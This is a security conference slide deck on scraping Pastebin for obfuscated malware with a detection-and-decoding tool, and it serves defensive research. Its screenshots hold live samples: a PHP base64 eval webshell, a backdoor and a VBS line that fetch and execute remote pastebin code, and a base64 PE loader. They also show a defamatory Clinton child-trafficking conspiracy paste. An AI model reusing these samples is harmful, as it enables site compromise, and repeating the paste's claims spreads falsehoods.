

# RSA® Conference 2018

San Francisco | April 16–20 | Moscone Center

SESSION ID: AIR-R12

## THE BOTTOM OF THE BARREL: SCRAPING PASTEBIN FOR OBFUSCATED MALWARE

**Patrick Colford**

Security Analyst  
Cisco Umbrella (formerly OpenDNS)  
Twitter: @kaoticrequiem



# Session Outline



- Introductions - Who's this Guy and What's Pastebin?
- Problems - Obfuscated Malware a-Plenty
- Solutions - Fiercecroissant, a scrappy Pastebin scraper
- Findings & Applications - What to look for, some interesting users, and what you might do with it all.

RSA® Conference 2018



## INTRODUCTIONS

# Who's This Guy? - About the Speaker



- Security Analyst with Cisco Umbrella for a year and a half, employee with ODNS for 5 years.
- Love of teaching, dancing, gaming, musical theater, and traveling.
- Born on April 19<sup>th</sup>! Time for a birthday selfie, if you don't mind.



# The Barrel that is Pastebin

Founded in 2002, the site allows users to store snippets of code or text. It reached 1M pastes in 2010.

As of 2014<sup>1</sup>, it has 1.5M active user accounts, with 3B paste views.

Lots of benign uses:

- Code sharing
- List sharing
- Fanfic sharing
- Pretty much every other text sharing purpose you could think of.

But then, there's this stuff...





## DEEP WEB LINKS

A GUEST

MAY 22ND, 2011

3,384,583

NEVER

SHARE

TWEET

text 1.08 KB

[raw](#) [download](#) [clone](#) [embed](#) [report](#) [print](#) [diff](#)

1. Deep web pastebin GO GO!!
- 2.
3. How To:
4. Download Tor + Browser (leaves no trace)
5. <https://www.torproject.org/projects/torbrowser.html.en>
- 6.
7. Find links! Start out:
8. [http://en.wikipedia.org/wiki/.onion#Onion\\_Sites](http://en.wikipedia.org/wiki/.onion#Onion_Sites)
- 9.
10. The Silk Road where u can buy drugs =o
11. <http://ianxz6zefk72ulzz.onion/index.php>
- 12.
13. The Hidden Wiki! Can potentially find everything from here!
14. [http://kpvz7ki2v5agwt35.onion/wiki/index.php/Main\\_Page](http://kpvz7ki2v5agwt35.onion/wiki/index.php/Main_Page)
- 15.
16. Contains Tor Library
17. <http://am4wuuhz3zifexz5u.onion/>



## Clinton Underground Child Sex Scandal PART 1



LATESTANONNEWS

PRO



NOV 5TH, 2016 (EDITED)



370,394



NEVER

[SHARE](#)[TWEET](#)[text](#) 14.15 KB[raw](#)[download](#)[clone](#)[embed](#)[report](#)[print](#)

1. The Clinton investigation is now connected to a massive child trafficking and pedophile sex ring operating within Washington, D.C. Over the next few days, and this November 5th, we will be referencing evidence and exposing the Clinton foundations for multiple incidences of child trafficking and sex scandals.
- 2.
- 3.
- 4.
5. Hillary Clinton is being investigated by the FBI for involvement in an elite Washington pedophile ring, according to veteran State Department official Steve Pieczenik. <https://www.youtube.com/watch?v=12zVlaZyX3Q>
- 6.
7. Billionaire pedophile Jeffrey Epstein, his relationship with Bill Clinton, Alan Dershowitz, Prince Andrew and other famous names, and their connection to a high-level sex scandal is exposed by Conchita and Cristina Sarnoff. <http://bit.ly/2eH3ELq>
- 8.
9. Anthony Weiner Talking to FBI about underage Sex Island (Lolita)
10. The FBI wants to know everything about the Lolita Island that Jeffrey Epstein owns. Lucky for them Anthony Weiner knows a lot about the Underage sex Island that Bill Clinton would visit and Weiner is ready to Talk. <http://bit.ly/2f4u9xv>
- 11.
12. Hillary has a LONG history of interest in Ms. Silsby. Wikileaks emails dating back till at least 2001 have been found in her



## Official OpKKK HoodsOff 2015 Data Release

WESTFLORISSANTAVENUE



NOV 5TH, 2015 (EDITED)

1,366,748

NEVER

[SHARE](#)

[TWEET](#)

text 73.95 KB

[raw](#) [download](#) [clone](#) [embed](#) [report](#) [print](#)

1.	_,"999999,_"	,999,	99 ,999,	99 ,999,	gg	ad888888b,	,a888a,	88 888888888888
2.	,d8P""d8P"Y8b,	dP""Y8b	dP dP""Y8b	dP dP""Y8b	dP	d8"	"88 ,8P"" "Y8,	,d88 88
3.	,d8' Y8 "8b,dP	Yb, '88	d8' Yb, '88	d8' Yb, '88	d8'		88 ,8P	Y8, 888888 88
4.	d8' ^Ybaaad88P"	" 88 ,dP' "	88 ,dP' "	88 ,dP'		d8P 88	88 88 88	—
5.	8P "88888888	88aaad8"	88aaad8"	88aaad8"	a8P	88	88 88a8PPPP8b,	
6.	8b d8 gg,9999,	88"888888Yb,	88"888888Yb,	88"888888Yb,	,d8P	88	88 88 PP" '8b	
7.	Y8, ,8P I8P" "Yb	88 "8b	88 "8b	88 "8b	,d8P'	88	88 88	88
8.	^Y8, ,8P' I8' ,8i	88 "8i	88 "8i	88 "8i	,d8P'	"8b	d8'	88 88
9.	^Y8b,,_,,d8P'	I8 _ ,d8' 88	Yb,	88 Yb,	88 Yb,	a88"	"8ba, ,ad8'	88 Y8a a8P
10.	"Y8888P"	PI8 YY88888P 88	Y8	88 Y8	88 Y8	888888888888	"Y888P"	88 "Y88888P"
11.		I8						
12.		I8						
13.		I8						
14.		I8						
15.		I8						
16.		I8						
17.		I8						
18.	Where to Start? The basics. The Ku Klux Klan has approximately 150 active cells, operating in 41 states, with membership concentrated in both the South and the Midwest. The KKK is not what it once was but it does continue to survive in various							



## Untitled

A GUEST

OCT 29TH, 2017

68

NEVER

[SHARE](#)

[TWEET](#)

text 100.76 KB

[raw](#)[download](#)[clone](#)[embed](#)[report](#)[print](#)

1. [Reflection.Assembly]::Load( [Convert]: FromBase64String( 'TVq0AAMAAAAEAAAA//8AAAlgAAAAAAAAQAA' ) )

### RAW Paste Data

```
AQZ9tvmLzaWj5LzUp0HJpYnv0ZQB1exN0Zw0uunvu0gtZ55J0nK1cmwyuZvyomLjZxMA1W9K0WXUmQb0aWN00ZMATE8ADWF1ZWWAC3QAUgVycLz0rK0cmvnZA  
BuAHJlYWQAU3lzdGVtLlRocmVhZGluZwBhbGFiAF9jAEFjY2Vzc2VkVGhyb3VnaFByb3BlcnR5QXR0cmlidXR1AF15AHRyZABSRwBjb3B5c2UARVhFAERSAE1UW  
Abjb3B5ZGlyAE1UAE11dGV4AFN0YXJ0dXBLZXkAdXNiZQBjYXAASW5zdGFsbE5hbWUAdGFzawBzdHJnAGhvc3QAcG9ydABWY05tAHN0YXJ0dXAAUGF0aFMAa3EA  
RgBzZgB1c2IAcnVuX3RpbwVyAGludnIAUHJvAHbjAE5wYwBsU2FtcGxlcwBsUmV0AGxCaXRzAGxDaGFubmVscwBpQmxvY2tBbGlnbgBsQnl0ZNQZXJTZWMSgB  
zYXZpbmdwYXRoAE1zU3RyZWFTA5nX1J1bW90ZVd1YmNhbQBRdWFsaXR5X1J1bW90ZVd1YmNhbQBTcGV1ZF9SZW1vdGVXZWjjYW0AUmVtb3R1V2ViY2FtSUQAcG  
F0YgBXU19DSE1MRABXU19WSVNJQkxFAfDnx0NBUF9EUKlWRVJfQ090TKVDVABXTV9DQVBfU1RBULQAV01fQ0FQX0dSQUJfR1JBTTUUA01fQ0FQX1NBVKVESUIAV  
01fQ0FQX0RSSVZFU19ESVNDT050RUNUAHRpbWVyX3dvcmsAdGltZXJfaW50cnZhbABnZXRFxhLY3V0YWJsZVBhdGgARmlsZuluZm8AU3lzdGVtLk1PAENvbz1  
cnNpb25zAFRvQm9vbGvhbgBUb0IudGVnZXIAWR52aXJvbmlbnQAZ2V0X01hY2hpbmV0YW11AGdldF9Vc2VytMftZQBDb25jYXQASW50ZXJhY3RpB24ARW52aXJ  
vbgBnZXRFyWbzZXRFyWbxAXRoRXZlbnRzVmFsdWUAR2V0Rm9yZWdyb3VuZFdpmRvdwBHZXRXaW5kb3dUZXh0AFN0cmLuZ0J1aWxkZXIAU3lzdGVtL1RleHQAAf  
duZABscFN0cmLuZwBjY2gAQ29udmVyc2lvbgBIZXgASFdEAEVtcHR5V29ya2luZ1NldABoUHJvY2VzcvBTbGVlcABHZXRGb2xkZXJQYXRoAFNwZWNPYwxBg2xkZ
```



evx

A GUEST

DEC 7TH, 2014

10,590

NEVER

SHARE

TWEET

text 264.73 KB

raw download clone embed report print

```
1. <?php
2. error_reporting(0);
3. if(array_keys($_GET)[0] == 'clyes'){
4.     $spacer_open
5.
6.     ${eval base64_decode('DQokYXV0aF9wYXNzID0gIiI7DQokY29sb3IgPSAiI2RmNSI7DQokZGVmYXVsdF9hY3Rpb24gPSAnRmlsZXNNYW4nOw0KJGRlZmF1bHRfdXN
7.     ${exit()}&
8.     $_phpinclude_output
9.     ?><?php
10.    $spacer_open
11.
12.    ${eva base64_decode('DQokYXV0aF9wYXNzID0gIiI7DQokY29sb3IgPSAiI2RmNSI7DQokZGVmYXVsdF9hY3Rpb24gPSAnRmlsZXNNYW4nOw0KJGRlZmF1bHRfdXN
13.    ${exit()}&
14.    $_phpinclude_output
15.    ?><?php
16.    $spacer_open
```

RSA® Conference 2018



#RSAC

## PROBLEMS

# Obfuscated Malware on Pastebin



In October of 2016, I had transferred over to the Security Analyst team from Customer Support.

A blog post<sup>2</sup> from Sucuri documenting the use Pastebin for delivering malware sparked our interest.

A company wide Hackathon in the winter gave the team a chance to tackle this project and ask two questions:

1. Can we find more malware on Pastebin?
2. What else is there besides malware that we can catch and analyze?

## Website Backdoors Leverage the Pastebin Service

JANUARY 6, 2015 ▾ DENIS SINEGUBKO

We continue our [series of posts about hacker attacks that](#) exploit a vulnerability in older versions of the popular RevSlider plugin. In this post we'll show you a different backdoor variant that abuses the legitimate Pastebin.com service for hosting malicious files.

Here's the backdoor code:

```
if(array_keys($_GET)[0] == 'up'){
$content = file_get_contents("http://pastebin . com/raw.php?i=JK5r7NyS");
if($content){unlink('evex.php');
$fh2 = fopen("evex.php", 'a');
fwrite($fh2,$content);
fclose($fh2);
}}else{print "test";}
```

It's more or less a typical backdoor. It downloads malicious code from a remote server and saves it in a file on a compromised site, making it available for execution. What makes this backdoor interesting is the **choice of the remote server**. It's not being hosted on a hackers' own site, not even a compromised site — now it's Pastebin.com

# Malware in the Wild



# Malware in the Wild



Applications ▾ Places ▾ Firefox ESR ▾ Tue 20:26

Mozilla Firefox

www.propixshop.com × http://propixshop.com/systmon.vbs +

propixshop.com/systmon.vbs | c Search | ⭐ | ⏻ | ⏵

```
Execute("set A=CreateObject("MSXML2.XMLHTTP"):A.Open "POST","https://pastebin.com/raw/sG0LDwBF",false:A.send:Execute(A.responseText)")
```

' SYRIA HACKER

A screenshot of a Mozilla Firefox browser window. The title bar shows 'Firefox ESR'. The address bar has two tabs: 'www.propixshop.com' and 'http://propixshop.com/systmon.vbs'. The main content area displays a piece of VBS code. The URL 'https://pastebin.com/raw/sG0LDwBF' is highlighted with a red box. The status bar at the bottom left shows the text "' SYRIA HACKER'".



# Obfuscated Malware on Pastebin...5 Years Ago!



Secure | <https://community.rsa.com/community/products/netwitness/blog/2013/04/30/pastebin-used-as-secondary-downloader-for-malware-delivery>

**RSA** LINK

About RSA Link Partner Portal

Home My RSA Products Support RSA Ready RSA University Log in

All Places > Products > RSA NetWitness Suite > Blog > Blog Posts



## Pastebin Used as Secondary Downloader for Malware Delivery

Blog Post created by RSA Admin RSA on Apr 30, 2013

Like • 0 Comment • 0

Pastebin is a popular copy and paste site— used by developers for code sharing, and by data exfiltrators for offsite storage of sensitive information, and even by hacker groups to publish their various manifestos. For

RSA® Conference 2018



#RSAC

# SOLUTIONS

# Fiercecroissant: a Scrappy Scraper



- Three parts to blocking bad stuff from Pastebin:
  - Python scraper to detect it; python because it's easy to use and we're looking for non-word patterns.
  - Decoding of commonly used obfuscation techniques to turn pastes into executables. Python is also good at this!
  - Throwing of said executables into a sandbox environment: Threat Grid



# Fiercecroissant: a Scrappy Scraper



- Step One: Scrape that bin!

## Your Account & Whitelisted IP

Our scraping API is only available for LIFETIME PRO members, and only for those who have their IP whitelisted!

```
def requests_retry_session(retries=10, backoff_factor=0.3, status_forcelist=(500, 502, 504), session=None, params=None):
    session = session or requests.Session()
    retry = Retry(total=retries, read=retries, connect=retries, backoff_factor=backoff_factor, status_forcelist=status_forcelist)
    adapter = HTTPAdapter(max_retries=retry)
    session.mount('https://', adapter)
    return session
```

# Fiercecroissant: a Scrappy Scraper



## ● Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|rO|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encod
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\x{100,}', paste_data) #Regex for hex formatted as "\xDC", "\x02", "\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F][0-9A-F][0-9A-F][0-9A-F])[150,]', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<\?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciiimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

# Fiercecroissant: a Scrappy Scraper



## ● Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('Scraping: [{} / {}]'.format(i + 1, result_limit))

    stringmatch = re.search(r'(A){20}', paste_data) # searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\AT\((oA|pB|pQ|qQ|qA|rO|pA)\)', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encod
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\x{100,}', paste_data) #Regex for hex formatted as "\xDC", "\x02", "\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F][0-9A-F][0-9A-F][0-9A-F])[150,]', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<\?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciiimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

# Fiercecroissant: a Scrappy Scraper



## ● Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|rO|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encod
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\x{100,}', paste_data) #Regex for hex formatted as "\xDC", "\x02", "\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F][0-9A-F][0-9A-F][0-9A-F]){150,}', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<\?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciiimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

# Fiercecroissant: a Scrappy Scraper



## ● Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|r0|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encod
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\x{w}{w}{100,})', paste_data) #Regex for hex formatted as "\xDC", "\x02", "\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F][0-9A-F][0-9A-F][0-9A-F])[150,]', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<?\php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciiimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

# Fiercecroissant: a Scrappy Scraper



## ● Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|rO|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encoding structure
    hexmatch = re.search(r'(\x\w\w){100,}', paste_data) #Regex for hex formatted as "\xDC", '\x02", "\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F][0-9A-F][0-9A-F][0-9A-F])[150,]', paste_data) #Regex for hex formatted as "4D ", "5A "
    phpmatch = re.search(r'\A(<?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciiimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter ASCII images
```

# Fiercecroissant: a Scrappy Scraper



## ● Step One: Scrape that bin!

```
for i, paste in enumerate(recent_items):
    paste_data = requests.get(paste['scrape_url']).text
    paste_lang = paste['syntax']
    paste_size = paste['size']
    paste_url = paste['full_url']
    print('\rScraping: {0} / {1}'.format(i + 1, result_limit))
    stringmatch = re.search(r'(A){20}', paste_data) #Searching for 20 'A's in a row.
    stringmatch_76 = re.search(r'(A){76}', paste_data) #Searching for 76 'A's in a row.
    nonwordmatch = re.search(r'\w{200,}', paste_data) #Searching for 200 characters in a row to get non-words.
    base64sort = re.search(r'\A(TV(oA|pB|pQ|qQ|qA|rO|pA))', paste_data) #Searches the start of the paste for Base64 encoding structure
    base64reversesort = re.search(r'((Ao|Bp|Qp|Qq|Aq|or|Ap)VT)\Z', paste_data) #Searches the end of the paste for reversed Base64 encod
    binarysort = re.search(r'(0|1){200,}', paste_data) #Searches for 200 0's or 1's in a row.
    hexmatch = re.search(r'(\x{100,}', paste_data) #Regex for hex formatted as "\xDC", "\x02", "\xC4"
    hexmatch2 = re.search(r'[2-9A-F]{200,}', paste_data) #Regex for Hexadecimal encoding.
    hexmatch3 = re.search(r'([0-9A-F][0-9A-F][0-9A-F][0-9A-F])[150,}', paste_data) #Regex for hex formatted as "4D ", "5A
    phpmatch = re.search(r'\A(<?php)', paste_data) #Searches the start of a paste for php structure.
    imgmatch = re.search(r'\A(data:image)', paste_data) #Searches the start of a paste for data:image structure.
    asciiimatch = re.search(r'\A(77 90 144 0 3 0 0 0)', paste_data) #Searches the start of a paste for '77 90 144 0 3 0 0 0' to filter A
```

# Fiercecroissant: a Scrappy Scraper



## ● Step Two: Decode that paste!

```
23 lines (19 sloc) | 687 Bytes
Raw Blame History
```

```
1 import os
2
3 hexdirectory = os.getcwd() + '/pastes/hexpastes/' #relative path of binary pastes.
4 save_path = os.getcwd() + '/decodeddexes/' #relative path of stored executables.
5
6 def writefile(filename, stuff):
7     writefile = open(filename,'w')
8     writefile.write(stuff)
9     writefile.close()
10
11 for filename in os.listdir(hexdirectory):
12     paste = os.path.join(hexdirectory, filename)
13     outputfile = save_path + filename
14     with open(paste, 'r') as f:
15         paste_data = f.read()
16     try:
17         decoded_paste = bytarray.fromhex(paste_data)
18         writefile(outputfile, decoded_paste)
19         os.remove(paste)
20     except:
21         continue
22     f.close()
```

# Fiercecroissant: a Scrappy Scraper



## ● Step Two: Decode that paste!

```
24 lines (20 sloc) | 799 Bytes
Raw Blame History
1 import os
2
3 asciidirectory = os.getcwd() + '/pastes/asciipastes/' #relative path of ASCII pastes.
4 save_path = os.getcwd() + '/decodeddexes/' #relative path of stored executables.
5
6 def writefile(filenm, stuff):
7     writefile = open(filenm,'w')
8     writefile.write(stuff)
9     writefile.close()
10
11 for filename in os.listdir(asciidirectory):
12     paste = os.path.join(asciidirectory, filename)
13     outputfile = save_path + filename
14     with open(paste, 'r') as f:
15         paste_data = f.read()
16         try:
17             paste_data_normalized = [int(i) for i in paste_data.split()]
18             decoded_paste = "".join([chr(c) for c in paste_data_normalized])
19             writefile(outputfile, decoded_paste) # write pe32exe
20             os.remove(paste)
21         except:
22             continue
23     f.close()
```



# Fiercecroissant: a Scrappy Scraper

## ● Step Two: Decode that paste!

```
25 lines (21 sloc) | 835 Bytes
Raw Blame History
```

```
1 import os
2
3 binarydirectory = os.getcwd() + '/pastes/binarypastes/' #relative path of binary pastes.
4 save_path = os.getcwd() + '/decodeddexes/' #relative path of stored executables.
5
6 def writefile(filename, stuff):
7     writefile = open(filename,'w')
8     writefile.write(stuff)
9     writefile.close()
10
11 for filename in os.listdir(binarydirectory):
12     paste = os.path.join(binarydirectory, filename)
13     length = 8
14     outputfile = save_path + filename
15     with open(paste, 'r') as f:
16         paste_data = f.read()
17         paste_data_length = [paste_data[i:i+length] for i in range(0,len(paste_data),length)]
18         try:
19             decoded_paste = ''.join([chr(int(c,base=2)) for c in paste_data_length])
20             writefile(outputfile, decoded_paste)
21             os.remove(paste)
22         except:
23             continue
24     f.close()
```

# Fiercecroissant: a Scrappy Scraper



## ● Step Two: Decode that paste!

```
25 lines (22 sloc) | 871 Bytes
Raw Blame History   
```

```
1 import base64, os
2
3 base64directory = os.getcwd() + '/pastes/base64pastes/' #relative path of Base64 pastes.
4 save_path = os.getcwd() + '/decodeddexes/' #relative path of stored executables.
5
6 def writefile(filename, stuff):
7     writefile = open(filename,'w')
8     writefile.write(stuff)
9     writefile.close()
10
11 for filename in os.listdir(base64directory):
12     paste = os.path.join(base64directory, filename)
13     outputfile = save_path + filename
14     with open(paste, 'r') as f:
15         paste_data = f.read()
16         missing_padding = len(paste_data) % 4
17         if missing_padding != 0:
18             paste_data += b'='*(4 - missing_padding) # fix padding error
19         try:
20             decoded_paste = base64.b64decode(paste_data)
21             writefile(outputfile, decoded_paste) # write pe32exe
22             os.remove(paste)
23         except:
24             continue
25     f.close()
```



## Untitled

A GUEST

OCT 29TH, 2017

68

NEVER

[SHARE](#)

[TWEET](#)

text 100.76 KB

[raw](#)[download](#)[clone](#)[embed](#)[report](#)[print](#)

1. [Reflection.Assembly]::Load( [Convert]: FromBase64String( 'TVq0AAMAAAAEAAAA//8AAAlgAAAAAAAAQAAA/

### RAW Paste Data

```
AQZ9tvmLzaWj5LzUp0HJpYnv0ZQB1exN0Zw0uunvuQ1tZ5J0nK1cmwyuZvyom1jZxMA1W9K0wXUmQb0aWN002MATE8ADWF1ZWWAC3QAUgVyc1Lz0rK0cmvnZA  
BuAHJlYWQAU3lzdGVtLlRocmVhZGluZwBhbGF1AF9jAEFjY2Vzc2VkVGhyb3VnaFByb3BlcnR5QXR0cmlidXR1AF15AHRyZABSRwBjb3B5c2UARVhFAERSAE1UW  
Abjb3B5ZGlyAE1UAE11dGV4AFN0YXJ0dXBLZXkAdXNiZQBjYXAASW5zdGFsbE5hbWUAdGFzawBzdHJnAGhvc3QAcG9ydABWY05tAHN0YXJ0dXAAUGF0aFMAa3EA  
RgBzZgB1c2IAcnVuX3RpbwVyAGludnIAUHJvAHbjAE5wYwBsU2FtcGxlcwBsUmV0AGxCaXRzAGxDaGFubmVscwBpQmxvY2tBbGlnbgBsQnl0ZxnQzxjtZwMASgB  
zYXZpbmdwYXRoAE1zU3RyZWFTA5nX1J1bW90ZVd1YmNhbQBRdWFsaXR5X1J1bW90ZVd1YmNhbQBTcGV1ZF9SZW1vdGVXZWjjYW0AUmVtb3R1V2ViY2FtSUQAcG  
F0YgBXU19DSE1MRABXU19WSVNJQkxFAfDnx0NBUF9EUK1WRVJfQ090TKVDVABXTV9DQVBfU1RBULQAV01fQ0FQX0dSQUJfR1JBTTUUA01fQ0FQX1NBVKVESUIAV  
01fQ0FQX0RSSVZF19ESVNDT050RUNUAHRpbWVYX3dvcmsAdGltZXJfaW50cnZhbABnZXRFxhLY3V0YWJsZVBhdGgARmlsZuluZm8AU3lzdGVtLk1PAENvbz1  
cnNpb25zAFRvQm9vbGvhbgBUb01udGVnZXIAWR52aXJvbmlbnQAZ2V0X01hY2hpbmV0YW11AGd1dF9Vc2VytMftZQBDb25jYXQASW50ZXJhY3RpB24ARW52aXJ  
vbgBnZXRFyWbzZXRFyWbxAXRoRXZlbnRzVmFsdWUAR2V0Rm9yZWdyb3VuZFdpbmRvdwBHZXRXaW5kb3dUZXh0AFN0cmLuZ0J1aWxkZXIAU3lzdGVtL1RleHQAAf  
duZABscFN0cmLuZwBjY2gAQ29udmVyc2lvbgBIZXgASFdEAEVtcHR5V29ya2luZ1NldABoUHJvY2VzcvBTbGVlcABHZXRGb2xkZXJQYXRoAFNwZWNPYwxBg2xkZ
```

vqPratiU x

	4d5a	9000	0300	0000	0400	0000	ffff	0000
1	b800	0000	0000	0000	4000	0000	0000	0000
2	0000	0000	0000	0000	0000	0000	0000	0000
3	0000	0000	0000	0000	0000	0000	0000	0000
4	0000	0000	0000	0000	0000	0000	8000	0000
5	0e1f	ba0e	00b4	09cd	21b8	014c	cd21	5468
6	6973	2070	726f	6772	616d	2063	616e	6e6f
7	7420	6265	2072	756e	2069	6e20	444f	5320
8	6d6f	6465	2e0d	0d0a	2400	0000	0000	0000
9	5045	0000	4c01	0300	143d	f659	0000	0000
10	0000	0000	e000	0201	0b01	0800	0028	0100
11	0004	0000	0000	0000	3e46	0100	0020	0000
12	0000	0000	4000	0020	0000	0002	0000	0000
13	0400	0000	0000	0000	0400	0000	0000	0000
14	00a0	0100	0002	0000	0000	0000	0200	4085
15	0000	1000	0010	0000	0000	1000	0010	0000
16	0000	0000	1000	0000	0000	0000	0000	0000
17	e845	0100	5300	0000	0060	0100	0002	0000
18	0000	0000	0000	0000	0000	0000	0000	0000
19	0080	0100	0c00	0000	0000	0000	0000	0000
20	0000	0000	0000	0000	0000	0000	0000	0000
21	0000	0000	0000	0000	0000	0000	0000	0000
22	0000	0000	0000	0020	0000	0800	0000	0000
23	0000	0000	0000	0820	0000	4800	0000	0000
24	0000	0000	0000	2e74	6578	7400	0000	0000
25	4426	0100	0020	0000	0028	0100	0002	0000
26	0000	0000	0000	0000	0000	2000	0060	0000
27	2e72	7372	6300	0000	0002	0000	0060	0100
28	0002	0000	002a	0100	0000	0000	0000	0000
29	0000	0000	4000	0040	2e72	656c	6f63	0000
30	0c00	0000	0080	0100	0002	0000	002c	0100
31	0000	0000	0000	0000	0000	4000	0042	0000
32	0000	0000	0000	0000	0000	0000	0000	0000
33	2046	0100	0000	0000	4800	0000	0200	0500
34	f4b9	0000	f48b	0000	0100	0000	2100	0006
35	3cb9	0000	b800	0000	0000	0000	0000	0000
36	0000	0000	0000	0000	0000	0000	0000	0000
37	0000	0000	0000	0000	0000	0000	0000	0000
38	2602	2801	0000	0a00	002a	0000	2a00	0228

vqPratiU x

2726 NUL NUL VT NUL NUL FF NUL NUL DLE NUL SI NUL DC1 NUL SI NUL DC2 NUL SI NUL DC4 NUL DC3 NUL NAK  
